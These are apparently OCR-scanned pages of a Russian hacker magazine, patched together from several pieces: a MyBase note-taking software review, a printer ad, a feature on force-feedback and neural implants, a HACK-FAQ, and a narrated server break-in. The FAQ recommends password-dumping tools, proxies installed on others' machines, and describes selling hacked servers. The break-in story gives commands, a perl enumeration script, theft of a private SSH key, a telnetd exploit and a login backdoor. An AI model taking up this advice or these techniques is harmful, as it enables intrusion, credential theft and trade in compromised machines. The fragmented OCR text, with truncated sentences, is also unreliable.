Отдельный модуль под названием WebCollect интегрируется в Internet Explorer и помогает сохранить понравившиеся страницы в базу. В принципе, я мог это сделать и без него - скопировать в браузере текст и воспользоваться монитором буфера обмена. Только пришлось бы попрощаться с картинками, стилями, цветом страницы. WebCollect умеет сохранять отдельные изображения, всю страницу целиком и только выделенный участок текста. Последнее - настоящий подарок, ведь все лишнее можно убрать, а исходное форматирование останется. На странице с фреймами просто незаменим.


Сетевой коллектор

лах ставил ярлык на саму программу. Второй больше подходит для тех случаев, когда информацию неудобно или нежелательно хранить на диске отдельно.


Обрастаем дополнительной информацией

Всякую всячину со своего диктофона я держал прямо в базе на страницах ежедневника. Щелкаешь по файлу, MyBase распаковывает звук во временную папку и запускает

давно вышла очередная сборка MyBase Networking Edition - сетевая версия программы, которая состоит из сервера и клиента. Теоретически, позволяет дружной толпой использовать общую базу с разных машин. На практике оказалось, что глюки пока еще живы - на полевых испытаниях программа у меня неоднократно вываливалась. Раз такое дело, рекомендовать ее бессмысленно, до поры до времени обойдемся. Хорошо, что Networking Edition развивается параллельно с основной программой и не перегружает домашнюю версию сетевыми причиндалами. А я-то думал, что китайцы только варез умеют искать и в космос мотаться.

ПОРА НА БАЗУ

Спасибо китайским старателям, дремучая коллекция текстовых файлов постепенно превратилась в удобный каталог полезной информации. Когда последний текстовик заорал "Расчет окончен!", я прослезился. Впечатления от MyBase исключительно приятные. При всем богатстве возможностей, интерфейс не выглядит перегруженным. Большая редкость для подобной программы. Сам факт существования SDK внушает надежду на то, что даже без участия разработчиков проект будет развиваться и дальше. Жаль, что этот самый SDK выдают лишь тем, кто официально зарегистрировал программу. Для наших - русскоязычный интерфейс, документация. Одним словом, понравилось. Активно рекомендую. Приводи в порядок свой винчестер и не забывай сжимать базу. Пожалуй, схожу за веником... Целыми днями только и слышно - компьютер да компьютер, а статьи о том, как приводить в порядок свою комнату, мне никто не заказывает.

> Модуль под названием WebCollect интегрируется в Internet Explorer и помогает сохранить понравившиеся страницы в базу.

> WebCollect умеет опциально вычищать сайты от изображений, скриптов и всплывающих окон.


Как он это делает - отдельный разговор. Если в случае с монитором я мог свернуть окно базы и забыть о нем на некоторое время, то при работе с WebCollect я забываю открыть саму программу. Ему это не нужно. Открыл MyBase? Хорошо, сохраняем в активную ветку. Не открыл? Ничего страшного, вот тебе на выбор список доступных баз. С какой из них будем работать? А еще WebCollect умеет опционально вычищать сайты от изображений, скриптов и всплывающих окон. Да, и самое главное. Он вызывается из контекстного меню страницы прямо в браузере, поэтому о дополнительных программах тоже можно забыть. Экономь свое время в Сети, не читай объемные статьи в интернете. Сохрани их на диск, в офлайне дочитаешь. И если для всего сайта нужен Teleport, то самые интересные страницы проще сохранить при помощи WebCollect. Поверь, с ним ничто не сравнится.

ИСПОЛНИТЕЛЬНЫЕ ПРИЦЕПЫ С ПАРОЛЕМ

Обрати внимание, графику и стили MyBase хранит в своей базе вместе со страницами. Весь этот ансамбль отображается на отдельной панели прикрепленных файлов, которая используется не только для документов HTML. К заметке можно прикрепить любой файл, причем либо поставить на него ярлык, либо упаковать прямо в базу. Первый вариант я использовал при составлении софтового каталога. В тексте заметки добавлял описание и скриншот, а в прикрепленных файлах ставил ярлык...

проигрыватель: "И тут я беру ее за... Ты что, записываешь?"

Кстати, оба проекта (ежедневник и каталог софта) использовали еще две очень важные функции MyBase. Ежедневник закрывался от посторонних глаз паролем, а каталог, наоборот, превращался в самостоятельный EXE-файл и ходил по знакомым.


Посторонним В.

Вполне приличная база со всеми удобствами. Специально, чтобы ради одного несчастного каталога не устанавливать полный комплект MyBase. Для этого к файлу прикрепляется усеченный вариант программы и... все. Никаких дополнительных настроек. Дешево, надежно и практично.


ПЕРСПЕКТИВЫ НА БУДУЩЕЕ

Надеюсь, что со временем ничего не изменится, MyBase будет развиваться прежними темпами и не превратится в очередного слона со свисающими по бокам фичами. Не так

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Если у тебя не очень быстрый диалап и ты используешь RegetDX, то можно воспользоваться одним глюком. Ставишь минимальный приоритет, немного ждешь и ставишь максимальный. Скорость резко возрастет, но с последующим падением. За это время можно многое успеть скачать. Таким приемом у меня получалось развить скорость до 65 килобайт в секунду.



Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Скорость и качество
Раздельные чернильницы
Легкость в использовании
Стандарт PictBridge
Все перечисленное

i560

i865

i905D

i9100

Струйные принтеры Canon

Высокая скорость. Превосходное качество.

Чтобы добиться высокопрофессионального качества печати, совсем необязательно быть специалистом в области полиграфии. Для этого достаточно приобрести струйный принтер Canon.

Что бы вы ни печатали – будь то цветные фотографии или черно-белые документы, – высокая скорость и профессиональное качество вам гарантированы! Благодаря усовершенствованной Микрокапельной технологии (MicroFine Droplet Technology™) с микродюзами, наносящими капли чернил объемом 2 пл, вы получаете распечатки феноменального качества. Плюс возможность прямой печати фотографий с совместимых цифровых фото- и видеокамер без использования PC.

Теперь вы можете не беспокоиться о результате – вы можете им наслаждаться.

- Превосходное качество печати
- Разрешение от 4800x1200 до 4800x2400 точек на дюйм
- Высокоскоростная печать без полей фотографий форматов от 10x15 см до A3+
- Функция прямой печати (поддержка Bubble Jet Direct и мирового стандарта PictBridge)
- Передовое программное обеспечение
- Технология раздельных чернильниц (Single Ink Technology™)


www.canon.ru






OFFICIAL PARTNER







*Вы можете



■ Trek (Neuromancer999@bk.ru)

CENSORED

ПОЧУВСТВУЙ БАЙТЫ!

Ты наверняка видел в фильмах, как главный герой, обвешанный датчиками и проводами, корчится в судорогах, совершив неудачный взлом. Думаешь, виртуальный мир еще долго не сможет воздействовать на тебя, что все это выдумки киношников и авторов фантастических рассказов? Поверь, ты заблуждаешься!

ВСЕ О ТЕХНОЛОГИЯХ ОБРАТНОЙ СВЯЗИ

FORCE FEEDBACK

Устройства с поддержкой технологии Force Feedback (обратной отдачи или, по научному, устройства с обратной тактильной связью) появились довольно давно. Сейчас любой компьютер может воздействовать на глаза и уши своего владельца. Технология Force Feedback расширяет возможности такого воздействия, добавляя тактильные ощущения.

Пионером этой технологии выступила фирма Immersion. Как и многие проекты, Force Feedback разрабатывался как правительственная технология - первый заказ на устройство с поддержкой обратной отдачи подало Министерство Энергетики США. Требовался тренажер для хирургов. Во время разработки тренажера Immersion нашла способ управления внешними устройствами компьютером и решила использовать эту технологию в популярных тогда компьютерных играх. Так на компьютерный рынок вышел первый джойстик с обратной отдачей под названием I-Force! Стоила такая вещица около 5 тысяч долларов и позволяла игрокам получить непередаваемые ощущения в таких играх, как Descent 2 и других космических и автосимуляторах. На деле же все было гораздо прозаичнее: I-Force просто создавал вибрацию при взрыве, выстреле или повреждении летательного средства, но по тем временам это было что-то невообразимое, ведь компьютер мог взаимодействовать с человеком по-новому! Многие геймеры спешили в магазины за новинкой. Примерно через месяц к Immersion присоединилась Interactive I/O и анонсировала первый руль с обратной отдачей под названием Virtual Vehicle. Новый джойстик обещал невиданную реалистичность в автосимуляторах. Компания приобрела известность, и в мае 1996 года BBC США заказали фирме партию I-Force для тренировки летчиков. Позже вышла серийная модель от фирмы CH Products - джойстик с поддержкой технологии Force Feedback по доступной цене - $169.

Технология начала победоносное шествие по планете. Потом было еще много джойстиков от разных фирм, но для нас представляет интерес новинка от Immersion: мышь с поддержкой обратной отдачи. Это позволяло почувствовать не только игры, но и офисные программы и даже MS Windows. Мышь сопротивлялась пользователю при перетаскивании и растягивании окна, переносе папок и т.п. (Зачем нужна обратная отдача при работе с виндой? Ума не приложу – прим. ред.)



Руль фирмы Microsoft с поддержкой обратной связи

Сейчас устройства с Force Feedback очень распространены, разработки в этой сфере ведут такие фирмы, как Logitech, ACT-Labs и другие. Уже сейчас, помимо банальных джойстиков, можно приобрести виброступ и виброкресло, которые создают вибрацию при звучании низких частот. За 15 долларов можно купить наушники с отдачей, которые генерируют вибрации, опять же основанные на низких частотах. Сейчас технология Force

ЧТО ПОСМОТРЕТЬ ПО ТЕМЕ

1. Matrix (Матрица)
2. Ghost in Shell (Призрак в доспехах)
3. Нирвана
4. Blade Runner (Бегущий по лезвию)
5. Johnny Mnemonic (Джонни мнемоник)

ЧТО ПОЧИТАТЬ ПО ТЕМЕ

❶. Уильям Гибсон «Нейромантик», «Мона Лиза Овердрайв», «Граф Ноль», «Джонни Мнемоник»

❷. Мерри Шелли «2048» и другие рассказы



Геймпад фирмы Microsoft с поддержкой обратной связи

Feedback поддерживает лишь 12 эффектов обратной связи, к тому же все они реализованы только в Full Force Feedback мышах. Но все же, Force Feedback не дает достаточной реалистичности, чтобы забыть, что ты сидишь перед монитором и играешь в игру, а не несешься на космическом истребителе к туманной Альфа Центавре. Для этого нужны более совершенные технологии...

MATRIX HAS YOU

Теоретически, более-менее правдоподобные ощущения ты можешь получить двумя способами. Первый – это моделирование ситуации в комнате с симуляцией реальности с помощью перемещения плоскостей, использования искусственных источников ветра, взрывной волны и так далее. Такой способ используется в парках развлечений и, возможно, заставит человека поверить в реальность происходящего. Есть, правда, множество недостатков, главный из которых в том, что таким способом можно моделировать изменения местности или какие-либо природные явления, но человек не сможет ощутить отдачу от оружия, почувствовать холод льда или металла. Для этого подойдет второй способ, основанный на использовании имплантатов. На первый взгляд он может показаться фантастическим, но я приведу веские аргументы, которые заставят тебя поверить в то, что именно за этим способом будущее Virtual Reality.

Ты, наверное, слышал о Кевине Уорвике, профессоре кибернетики, который в 1998 году имплантировал себе крохотную капсулу, реагирующую на поступающие извне электромагнитные импульсы. Установленная на компьютер программа, которая получала от имплантата сигналы о местонахождении Уорвика, самостоятельно включала и выключала свет и открывала двери в помещениях, куда заходил профессор. Это казалось фантастикой, но на этом профессор не остановился, и его следующий эксперимент стал поистине революционным и еще более безумным. 14 марта 2002 года в Оксфорде, в больнице Редклифф, прошла операция по вживлению в левое запястье Кевина Уорвика кремниевого микрочипа, который был подключен к срединному нерву Кевина. Крохотный имплантат представлял собой металлическую площадку шириной 3 миллиметра. Площадка была усеяна шипами шириной в человеческий волос, благодаря чему ее благополучно разместили на нерве профессора. Каждый шип являлся электрическим контактом с отходящим от него проводом, все провода были собраны в жгут и выведены из руки, где располагался разъем, подключенный к браслету. К разъему подключается компьютер, позволяющий производить обмен данными. Что это дает на практике? А то, что Уорвик может моделировать любые чувства и эмоции искусственно, подавая команды с компьютера. Таким образом достигается 100-процентный эффект присутствия в любой поставленной для моделирования ситуации. Уорвик планирует поставить еще ряд экспериментов. Если они окажутся успешными, это будет означать не только спасение многих людей с поврежденным спинным мозгом или болезнями нервной системы, но и появление новой технологии, которую обязательно задействуют в индустрии развлечений, так же как и на первый взгляд сугубо правительственную технологию Force Feedback. Но представим другой, не такой радужный, вариант развития событий.

MAGIC PEOPLE, VOODOO PEOPLE!

Разработка Кевина Уорвика позволяет не только симулировать чувства, но и, теоретически, управлять человеком, ведь подавая нервам команды, можно заставить двигаться любую часть тела. Это означает, что при массовом распространении этой технологии возникнет опасность так называемого "кибергипноза", когда один человек, получив доступ к системе управления имплантатом, сможет управлять другим. Точно так же правительство получит возможность управлять населением своей страны. (Какие же тогда возможности появятся у хакеров? - прим. ред.) Знакомая картина, если ты видел мультик Ghost in Shell или читал романы Гибсона, не правда ли? Другая проблема в том, что опыт по симулированию чувств ставился ранее на крысах и других животных. Крысе подключали имплантат и выводили от него кнопку, которая создавала чувство радости и счастья. Крысе показывали действие этой кнопки, и позже она сама начинала нажимать на кнопку, сначала с опаской, потом более смело. В конце концов она жала с диким остервенением и умирала от нагрузки на нервную систему. Зачем ей что-то еще, когда наивысшая точка наслаждения достигается всего лишь нажатием на одну кнопку?

Кто знает, не ждет ли подобная участь человека, которому слишком понравится симулировать чувства, не будет ли он постоянно находиться в виртуальной реальности, пока его не постигнет участь той лабораторной крысы? Можно только догадываться, строить теории и надеяться, что к моменту широкого распространения этой технологии ученые придумают что-нибудь, что позволит снизить нагрузку или как-то ограничить ее. А в том, что имплантаты будут использоваться повсеместно, можешь не сомневаться. И что-то мне подсказывает, что это случится очень скоро...


Кевин Уорвик, первый человек-киборг





Матрица тоже могла физически воздействовать на человека, хоть и была иллюзией



Ghost In Shell – аниме, в котором ясно показаны перспективы имплантатов и кибергипноза

САЙТ КЕВИНА УОРВИКА


У Кевина Уорвика есть свой сайт (www.kevinwarwik.com), но на момент написания статьи он не отзывался. Надеюсь, тебе повезет больше :).

SideX (hack-faq@real.xakep.ru)



HACK-FAQ

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов, вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :).



Q: Накачал вареза с инета. Смотрю в архив, а там хрень какая-то: .bin и .cue. Что мне делать с этим добром?

A: Элита варезного мира любит всячески усложнять жизнь юзера, изобретая все новые и новые способы паковки материала. А то, о чем ты говоришь, это образы для записи компактов, нечто вроде более известных .ISO. Возьмем одну из наиболее популярных зажигалок – Nero Burning ROM (www.ahead.de). Ему мы и скормим наш .cue файл для дальнейший записи на компакт .bin'овского файла. При этом следует оставить оригинальные названия файлов, т.к. .cue сообщает Nero определенный файл-источник (чаще всего .bin имеет то же имя, что и .cue). Если в образе хранятся видеозаписи, то они с полпинка извлекаются утилитой VCDGear (www.vcdgear.com). Если же там лежит что-то другое (вне видеообласти), то тут на помощь приходят другие утилиты. Например, программа StuffIt (www.stuffit.com) должна уметь раскрывать .bin файлы для дальнейшей с ними работы. На практике же она не очень захотела удовлетворить желания автора. Итого, метод с Nero наиболее прост, да и обычно в bin'ы кладут лишь увесистый варез (+200M), которому как раз самое место на CD. Уверен, что найдутся и более стройные решения. Мой e-mail всегда готов к их принятию.

Q: Чем можно подглядеть пароли от аськи, Trillian'a, MSN? И подскажи что-нибудь для Outlook'a!

A: Существует универсальное лекарство от всех твоих бед и целого ряда других – PassView. От чего это штуковина лечит: диалап-пароли (RAS от всего, начиная с 95 и до 2003), все наиболее популярные инетовские пагеры (Miranda, AIM), пароли файловых менеджеров (FAR, Total Commander), всякие звонилки, Bat!'овский почтовик и прочая софтина. Официальной странички у проги нет, так что новую версию ищи в разных сомнительных местах (например, www.nnm.ru/soft/passview.rar).



Q: Переписал у кореша дорогостоящую софтину под винду, а та оказалась привязана к определенному MAC-адресу. Как быть?

A: Дорогостоящий софт остается таким до появления публично доступных кряков. Предполагаю, что это не твой случай. Для подмены MAC-адреса под win существует универсальное решение – SMAC (www.klcconsulting.net/smac). Обращаясь к NdisReadNetworkAddress функции виндовского Device Driver Development Kit (DDK), тулза позволяет подставлять любой MAC-адрес, даже если производитель сетевой карточки не предусмотрел эту возможность. SMAC, правда, довольно редко обновляется, но все необходимое появилось буквально с первых билдов проги.

Q: В нашей домашней локалке недавно поставили сервисы на местный IRC-сервант. Зарегал ник, все чики-пуки, но он, зараза, оказывается незарегистрированным через некоторое время! Где собака порылась?

A: Большинство сервисов, как у известного по DALnet'y bahamut или Unreal, удаляют зарегистрированные ники из системы (дропают) по истечении определенного времени, если ты не идентифицируешься к ним. При введении сервисов в действие, многие юзеры просто игнорируют новые возможности, часто даже забывая идентифицироваться к нику. Срок до дропа обычно 30 дней, так что логично периодически идентифицироваться. Чтобы не забывать этого делать, можно выставить следующий параметр – services@nickserv set kill on. Таким образом, каждый раз залезая на ирку, ты будешь насильно направлен на идентификацию. Написание команды может меняться в зависимости от настроек конкретного ircd, так что сверяйся с хелпом!

Q: Мы с бригадой сканим шары как угорелые! Каждый день на десятки тачек ставим радминов... как бы с этого лавэ поднять?

A: Многие занимаются продажей взломанных боксов, как виндозной, так и *nix'овой направленности. Из-за большой распространенности и доступности вторых, ими, соответственно, больше и торгуют. Также немалым спросом пользуются NT-машины (2000, 2003, XP), т.к. они удобны в удаленном администрировании, позволяют гасить и запускать сервисы. 98 же машины часто раздаются на халяву для раскрутки сервиса по продаже более серьезных захваченных тачек. Для управления сервером обычно используется уже упомянутый Radmin, однако отдельные личности предоставляют доступ и по Remote Desktop. Также на захваченных машинах часто запускают дополнительные сервисы: хостинг стремного контента, почтовики для спама, DDoS-проги, однодневные VPN'ы. Многие закупают захваченные узлы оптом. Цены очень сильно варьируются в зависимости от ширины канала, географического положения (не из всех стран пускают к разным серверам), системы оплаты за услугу, гарантий по сроку годности продаваемого добра. Плюс стоит помнить, что очень многие т.н. хакеры «кончились», когда пытались нагреться именно на продаже акцесов к разным серверам.


СТР.60
ЭПИДЕМИЯ MYDOOM: МЫ ТЕБЯ ВЫЛЕЧИМ
Боремся с различными интернет-глистами в Сети.


СТР.64
ТВОЙ ПОЧТОВЫЙ ЯЩИК ВЗЛОМАН!
Internet Explorer опять приносит нам много новых радостей. На это раз можно делать URL spoofing.


СТР.66
РАСПРЕДЕЛЯЙ ВЫЧИСЛЕНИЯ
Как объединить мозги нескольких компьютеров для решения общей задачи.

Q: Уматываем со школой на каникулы в Суздаль. Как мне оттуда админить мой Linux-сервачок с нокиевской мобилы?

A: Ряд телефонов Nokia действительно работают на Symbian OS, которую можно зарядить самым разнообразным софтом, включая даже ssh-клиентов. Вот список телефонов с Symbian OS: 3650/3660, 6600, 6620, N-Gage, 7650, 7700, 9210/9290. Для этих телефонов подойдет все тот же PuTTy, но уже под Symbian. Официальный сайт проекта - s2putty.sourceforge.net. Из собственного опыта могу сказать, что админить что-то, пусть даже самое простое, с цифровой клавы – удовольствие весьма сомнительное. В этом случае спасет лишь клавиатура коммуникатора 9* серии. Иначе придется много тыкаться, набирая простые команды.

Q: Что такое «симметричные шифры»? Чем они отличаются от шифрования «по открытому ключу»?

A: В симметричной системе для шифровки и расшифровки информации используется один и тот же ключ, например, пароль или инфа по отпечатку пальца. Конкретным примером может быть шифр Вернама или DES. Системы «открытого ключа» используют публичный ключ для шифрования, доступный всем. Для извлечения же инфы из зашифрованного массива используется приватный ключ, известный лишь законному получателю шифрованной инфы. Примером может служить система открытых ключей PGP, когда человек выкладывает в Сеть свой PGP-ключик, чтобы ты мог зашифровать письмо для него. Получив зашифрованное письмо, он подключит свой приватный ключ и извлечет инфу. Часто люди пользуются целыми «ключницами», если переписываются со многими юзерами открытых ключей.

Q: Люберецкие дали заказ на взлом UNIX-сервера. Как они сообщили, там висит сервис TELNET для взлома. Но он почему-то оказался на 22 порту... никак не могу приконнектиться туда!

A: Вероятность застать в инете тачку с работающим телнетом условно равна нахождению Frontpage'а с дырами образца 99 года или встрече с динозавром на улице. То, что ты увидел на 22 порту, вероятно, вовсе не классический Telnetd, а sshd, с работой по ssh2-протоколу. Чтобы вломиться туда, тебе потребуется ssh-клиент. В *nix'е он имеется по умолчанию – ssh. Винда же легко дополняется при помощи SecureCRT (www.vandyke.com) или PuTTy (www.chiark.greenend.org.uk/~sgtatham/putty). Как дальше пробираться к этому демону – вопрос ловкости рук или наличия правильных мозгов...



Q: У нас в локале довольно много ламаков с установленным Win2K. Какую бы консольную проксю им проставить, чтобы педалить за их счет по вебу в инете?

A: Есть решение как раз под Win2K. Правда, оно не было опробовано на XP. Зовется эта штуковина JunkBuster. Пускается она из командной строки винды, а сливается с internet.junkbuster.com. Также прога существует и в *nix реализации.

Q: Я заколебался - винда при каждой перезагрузке запускает всякий кал. Как мне найти эти проги и удалить их, чтобы больше не напрягаться?

A: Любители геморроя будут разгребать реестр, смотреть банальную Автозагрузку, чекать разные запускатели-ежедневники. Упакованные же пацаны заморачиваются прогой Стартер (Starter) с members.lycos.co.uk/codestuff, которая имеет русский интерфейс и показывает все, что загружает винда. И не просто показывает, а разрешает удалить все ненужное хозяйство. Я, например, со Стартером наконец-то разыскал все добро, которое мне заколбасил производитель ноутбука в Автозапуск.

Q: Хочу админить взломанную Linux-тачилу так же, как и винду по Radmin'у! Чего б мне заинсталить такого?

A: Пример популярного решения – VNC (Virtual Network Computing). Это технология, позволяющая легко линковать машины под управлением различных осей. Так, например, можно на одну из систем залить сервер, другую же снабдить клиентом (vncviewer). Сервер есть под винду, Юникс и Мак. Клиенты же созданы практически подо все, что можно, включая Palm OS, Pocket PC и Java. Технология широко распространена, так что можно юзать несколько разных готовых решений: RealVNC (www.realvnc.com), TightVNC (www.tightvnc.com). При помощи этих утилит ты сможешь удаленно управлять целым десктопом точно так же, как и Radmin'ом.
P.S. Если ты пользуешься KDE 3, то VNC будет стоять по умолчанию.

Q: Хочу поменять MAC-адрес ноута и настольного компа. На обоих крутится винда. Однако не знаю, как узнать текущий MAK =(.

A: Проще простого. В командной строке вводишь ipconfig /all. Вывалится куча информации. Ищи поле Psysical address. В нем и будет прописан твой MAC-адрес сетевухи.

Master-lame-master

CENSORED

СМЕРТЕЛЬНЫЙ ЭКСПЛОЙТ

Любому трейдеру известно, что самые свежие 0day-эксплойты есть именно у бразильских хакеров. Причин никто не знает - так уж повелось. Более того, следующий взлом еще раз докажет продвинутость бразильских взломщиков. А все начиналось с простого фриварного хостинга...

НАШУМЕВШИЕ ИСТОРИИ КРУПНЫХ ВЗЛОМОВ

В один прекрасный день хакеру потребовалось перекачать с забугорья 600-мегабайтную базу. Он часто проводил подобные операции, но на этот раз у него не было подходящего shell-аккаунта. Точнее сказать, со всех его шеллов скорость перекачки была очень низкая. Проблему помог решить собрат по взлому. Он сказал, что, используя аккаунт на www.rootshell.be, хакер легко может выполнить требуемую задачу. Мысль была логичной, потому как FTP-сервер находился недалеко от Бельгии.

ИЗУЧЕНИЕ ОБЪЕКТА

Злоумышленник не любил регистрироваться на различных фриварных сайтах и заполнять поля в html-страницах. Он просто попросил у друга аккаунт на бельгийском хостинге. Знакомый с неохотой сообщил свой пароль, т.к. знал, что взломщик попытается ненавязчиво порутать сервер. Он также знал, что все подобные попытки пресекались администратором, после чего учетная запись хакера удалялась. Но наш герой заверил корешка, что как только он выкачает базу, сразу смоется с шелла.

Успешно залогинившись на сервер, хакер скомандовал «wget -b ftp://xakep:31337@server.org/base.sql» и терпеливо стал дожидаться окончания процесса. Но, как говорится, дело было вечером, делать было нечего, поэтому ради забавы взломщик решил пощупать сервак на устойчивость и протестить пару-тройку эксплойтов (чего и опасался его знакомый).

Спустя полчаса сетевой партизан понял, что так просто сервер ему не одолеть. Админы действительно заботятся о безопасности сервака и регулярно патчат ядро. Тогда хакеру стало интересно, что за юзеры обитают на машине и каков их род деятельности. Для этого он набрал команду «find –perm 644 –name .bash_history», особенно не надеясь на положительный результат. Однако интерпретатор вернул ему три пути на читабельную историю команд пользователей. С этого и начался увлекательный процесс взлома...

ШПИОНСКИЙ СЦЕНАРИЙ


Нет, в истории команд не было ничего интересного - сплошные вызовы редакторов и оболочек. Хакера заинтересовало другое. Суди сам: если по какой-то причине на сервере нашлись читабельные истории, то, возможно, получится поиметь акцес и ко всей домашней папке. После просмотра своих прав взломщик понял, что все фриварные пользователи (как и сам хакер) принадлежат к группе hosting. Соответственно, домашние каталоги также должны иметь групповой идентификатор hosting. Решив это проверить, наш герой набрал «ls –la /home». Но он жестоко обломался. На этот каталог был установлен атрибут 700, позволяющий читать содержимое только суперпользователю. Правда, это было сделано с целью отпугнуть глупых скрипткиддисов – возможность просмотра прав внутренних папок была. И взломщик поспешил ею воспользоваться.

Единственное, что требовалось хакеру – это наличие рабочего perl-интерпретатора. Вывод команды «perl –e 'print "test"'» дал понять, что perl функционирует нормально. Далее хакеру оставалось только пропарсить /etc/passwd и накатать простенький perl-скрипт. После этого он мог узнать права всех домашних папок. Итак, скрипт имел следующее содержание:

ЧЕК-СКРИПТ

```
#!/usr/bin/perl

open(F,"folders");
while(<F>) {
 chomp;
 system("ls -la $_ >> access");
}
close(F);
```



На диске ты найдешь сканер для SunOS, патченный бинарник /bin/login и бэкдор, который использовал хакер.

ЧТО ПОМОГЛО ХАКЕРУ ПРИ ВЗЛОМЕ?

❶. Несмотря на то, что администраторы rootshell.be позаботились о своей безопасности, хакер стал искать лазейки для дополнительных привилегий. Как видишь, он их нашел.

❷. Хакер всегда закрывает дыру, через которую попал в систему. С одной стороны это хорошо - другой хакер не порутает систему. Но при излишней активности администратора злоумышленник может лишиться доступа к взломанной системе.

❸. Хакер знает, что эксплойты проще всего искать на крупных хостингах, где вероятность пребывания еще одного хакера очень высока. Описанный взлом лишний раз доказывает это утверждение.

```
shell$
shell$ telnet 129.
Trying 129.\_
Connected to ı _ ˈı.a
Escape character is '^]'.


SunOS 5.6

vu
[ *** Warriors 2001 *** ]
# id
uid=0(root) gid=0(root)
# █
```

Хитрый бэкдор для Solaris



Выявление читабельных директорий

Перед запуском хакер выполнил команду «cat /etc/passwd|cut –f6 –d: >> folders», которая вырезала все домашние каталоги и помещала их в файл folders. Далее сценарий просматривал права на каталоги и заносил результат вывода бинарника ls в файл access. После всего этого взломщик вручную просмотрел документ и обнаружил... целых пять каталогов, доступных на групповое чтение.

СПАСИТЕЛЬНЫЙ КЛЮЧИК

В первых двух папках взломщик не нашел ничего интересного: сплошные php-движки и html-страницы. Содержимое третьего каталога очень заинтересовало хакера. Дело в том, что он наткнулся на домашнюю папку другого хакера. Как стало известно позже – бразильского.

Принадлежность к Бразилии выяснилась после беглого чтения истории команд: чувак частенько подключался к какому-то шеллу при помощи ssh. Что-то подсказывало нашему герою, что на этом серваке наглый буржуй хранит эксплойты и варезный софт. Однако способов проникновения внутрь он пока не знал. Более того, на сервере rootshell.be хранились только старые public-эксплойты и парочка самопальных сканеров.

Но посмотрев содержимое каталога .ssh, хакер обнаружил приватный ключ, который в теории должен был авторизовать юзера на удаленном шелле. Взломщик скопировал ключик в свой каталог и попытался войти под пользователем stan (именно такой логин был у буржуя). Как ни странно, у него это получилось ;).

БРАЗИЛЬСКАЯ ТЕРРИТОРИЯ

На бразильском сервере наш герой нашел всего два каталога: cgi-bin и htdocs. Их названия говорили о том, что сервак был заточен под web-услуги. Это доказывала и таблица процессов, в которой большинство программ носили имя httpd. В подпапках хакер обнаружил интересные вещи, а именно каталоги 0day и scan. После консультации с другом взломщик узнал, что найденные эксплойты вовсю трейдятся на IRC-каналах, а выложенные сканеры никогда не были public-софтом.

Среди эксплойтов сетевой партизан нашел знаменитый 7350logout от TESO, за которым охотился уже несколько месяцев. Сплойт переполнял буфер в демоне telnetd SunOS, после чего хакер получал рутовый шелл. Эта находка была весьма кстати, так как у злоумышленника был один IP-адрес, за которым скрывалась неприступная солярка.

ХИТРЫЙ БЭКДОР


В ход пошел обнаруженный эксплойт. Солярке ничего не оставалось, как капитулировать. На свежевзломанной тачке хакер сразу решил проверить uptime. Оказалось, что солярка имела очень большой аптайм (более 200 дней). Это говорило о стабильности сервера. Именно такая машина была нужна взломщику для сетевых махинаций. Теперь ему предстояло найти подходящий бэкдор, а также пропатчить дырку в сервисе telnetd.

Бэкдор нашелся довольно быстро. Он состоял из одного сишника под названием login.c. Принцип бэкдора простой. После приема подключения демон telnetd запускает /bin/login с измененными дескрипторами ввода/вывода. Натуральный login переименовывается в файл /bin/login2, а свежекомпилированный login.c помещается на его место. Таким образом, после запуска поддельного бинарника выжидается две секунды, а затем запускается обычный login2. За эти две секунды хакер должен успеть ввести два символа (vu – по умолчанию). Если последовательность была верной, то запускается рутовый шелл.

Теперь оставалось только скомпилировать сишный файл и прописать его на постоянное местожительство. Но возникла ма-

БИНАРНИКИ В SUNOS

Солярка – очень капризная операционка. Особенно это касается совместимости софта. Даже при одинаковых платформах (SPARC или x86), но разных версиях, бинарники не будут совместимы между собой. Перед тем как скачивать и устанавливать громоздкий gcc, хакер попробовал перенести файл login, скомпиленный на солярке другой версии. Результат получился печальным – логин отказался запускаться.



Транспортировка ключей



Не стоит забывать, что все действия хакера противозаконны, поэтому статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.



